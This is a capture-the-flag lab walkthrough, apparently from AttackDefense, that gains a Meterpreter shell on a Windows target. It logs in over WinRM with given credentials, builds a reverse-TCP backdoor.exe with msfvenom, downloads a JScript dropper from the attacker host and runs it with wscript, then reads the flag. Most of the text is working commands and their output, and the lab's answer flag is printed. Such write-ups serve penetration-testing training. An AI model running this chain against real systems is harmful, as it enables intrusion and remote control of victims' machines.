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Name	Windows: JScript Meterpreter Dropper
URL	https://attackdefense.com/challengedetails?cid=2395
Туре	Basic Exploitation: Pentesting

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Run a Nmap scan against the target IP.

Command: nmap --top-ports 65535 10.0.16.115

```
root@attackdefense:~# nmap --top-ports 65535 10.0.16.115
Starting Nmap 7.70 ( https://nmap.org ) at 2021-07-01 14:28 IST
Nmap scan report for 10.0.16.115
Host is up (0.057s latency).
Not shown: 8300 closed ports
PORT
         STATE SERVICE
135/tcp
         open msrpc
139/tcp
         open netbios-ssn
         open microsoft-ds
445/tcp
3389/tcp
         open ms-wbt-server
5985/tcp
         open wsman
47001/tcp open winrm
Nmap done: 1 IP address (1 host up) scanned in 23.83 seconds
root@attackdefense:~#
```

**Step 2:** We have discovered that the winrm server is running on port 5985. By default, the WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the Linux PowerShell to connect to the remote server via PSSession.

Running PowerShell

Command: pwsh

```
root@attackdefense:~# pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.
https://aka.ms/powershell
Type 'help' to get help.
PS /root>
```

We have successfully launched Powershell.

**Step 3:** Store target server credentials in creds variable.

**Command:** \$cred = Get-Credential

Also, enter the target server credentials for the connection. administrator:chocolate\_123321

Connecting to the target server using PSSession.

**Commands:** Enter-PSSession -ComputerName 10.0.16.115 -Authentication Negotiate -Credential \$cred

```
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```

```
PS /root> Enter-PSSession -ComputerName 10.0.16.115 -Authentication Negotiate -Credential $cred [10.0.16.115]: PS C:\Users\Administrator\Documents>
```


We are successfully connected to the target server. We now have full control of the server.

**Step 4:** Check the IP configuration information on the remote server.

Command: ipconfig /all

```
[10.0.16.115]: PS C:\Users\Administrator\Documents> ipconfig /all
Windows IP Configuration
  Host Name . . . . . . . . . . .
                                : EC2AMAZ-3BQC05U
  Primary Dns Suffix . . . . .
  IP Routing Enabled. . . . . .
  WINS Proxy Enabled. . . . . . . . No
  DNS Suffix Search List. . . . . : ap-southeast-1.ec2-utilities.amazonaws.com
                                 ap-southeast-1.compute.internal
Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . : ap-southeast-1.compute.internal
  Physical Address. . . . . . . . : 06-2A-F1-D9-CA-22
  DHCP Enabled. . . . . . . . . . . Yes
  Autoconfiguration Enabled . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::5d96:aead:a968:c0f2%4(Preferred)
  IPv4 Address. . . . . . . . . . : 10.0.16.115(Preferred)
  Lease Obtained. . . . . . . . : Thursday, July 1, 2021 8:52:53 AM
  Lease Expires . . . . . . . . : Thursday, July 1, 2021 9:52:52 AM
  Default Gateway . . . . . . . . . . .
                               : 10.0.16.1
  DHCP Server . . . . . . . . . : 10.0.16.1
  DHCPv6 IAID . . . . . . . . . : 118418632
  DHCPv6 Client DUID. . . . . . . : 00-01-00-01-28-6F-3A-BC-06-2A-F1-D9-CA-22
  DNS Servers . . . . . . . . . . : 10.0.0.2
  NetBIOS over Tcpip. . . . . . : Enabled
[10.0.16.115]: PS C:\Users\Administrator\Documents>
```

**Step 5:** We will be running the JScript on the target machine using the wscript.exe utility to gain the meterpreter shell on the attacker machine.



**Command:** msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.15.2 LPORT=443 -f exe > backdoor.exe

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 LPORT=443 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

**Step 7:** Create a file i.e code.js and place malicious JScode in it.

The below script would download the malicious executable from the attacker's machine and save it on the disk. Then it is running the executable, in the result, we are getting a meterpreter shell.

## Malicious JScript.

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**Note:** Remember to replace the valid attacker machine IP address in your case.

**Step 8:** Running Python HTTP server to serve the **code.js** and **backdoor.exe** files.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

**Step 9:** Upload code.js file on the target machine.

Commands: cd / iwr -UseBasicParsing -Uri 'http://10.10.15.2/code.js' -OutFile 'C:\Users\Public\code.js' Is C:\Users\Public

```
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```

```
[10.0.16.115]: PS C:\Users\Administrator\Documents> cd /
[10.0.16.115]: PS C:\> iwr -UseBasicParsing -Uri 'http://10.10.15.2/code.js' -OutFile 'C:\Users\Public\code.js'
[10.0.16.115]: PS C:\> ls C:\Users\Public
             Directory: C:\Users\Public
Mode
                   LastWriteTime
                                         Length Name
            11/14/2018 4:10 PM
d-r---
                                                Documents
             9/15/2018 7:19 AM
                                               Downloads
d-r---
d-r---
             9/15/2018 7:19 AM
                                               Music
d-r---
             9/15/2018 7:19 AM
                                               Pictures
             9/15/2018 7:19 AM
                                               Videos
d-r---
              7/1/2021
                         9:07 AM
                                           451 code.js
[10.0.16.115]: PS C:\>
```

**Step 10:** Start Metasploit multi-handler to receive the meterpreter shell.

```
Commands: msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.15.2
set LPORT 443
exploit
```

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.15.2:443
```

Step 11: Execute the JScript using the wscript.exe utility.

Command: wscript.exe C:\Users\Public\code.js

```
[10.0.16.115]: PS C:\> wscript.exe C:\Users\Public\code.js [10.0.16.115]: PS C:\>
```

We have received a meterpreter shell successfully.

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:443
[*] Sending stage (176195 bytes) to 10.0.16.115
[*] Meterpreter session 1 opened (10.10.15.2:443 -> 10.0.16.115:49789) at
meterpreter >
```

Step 12: Read the flag.

Commands: cd C:\\Users\\Administrator\\Desktop

dir

cat flag.txt

```
meterpreter > cd C:\\Users\\Administrator\\Desktop
<u>meterpreter</u> > dir
Listing: C:\Users\Administrator\Desktop
Mode
                  Size
                         Type Last modified
                                                           Name
100666/rw-rw-rw-
                  282
                         fil
                               2020-10-05 18:50:34 +0530
                                                           desktop.ini
100666/rw-rw-rw-
                  32
                         fil
                               2021-06-16 14:22:13 +0530
                                                           flag.txt
meterpreter > cat flag.txt
df30cb178eb8e37728f39b3e6551c8de<u>meterpreter</u> >
```

We have discovered the flag.

Flag: df30cb178eb8e37728f39b3e6551c8de

## References

- Powershell on Linux
   (https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-core-o n-linux?view=powershell-7)
- 2. WScript Code Execution (<a href="https://www.ired.team/offensive-security-experiments/offensive-security-cheetsheets#ws">https://www.ired.team/offensive-security-experiments/offensive-security-cheetsheets#ws</a> cript-script-code-download-and-execution)
- 3. JScript Dropper (https://khast3x.club/posts/2020-06-27-Cross-Platform-Dropper/)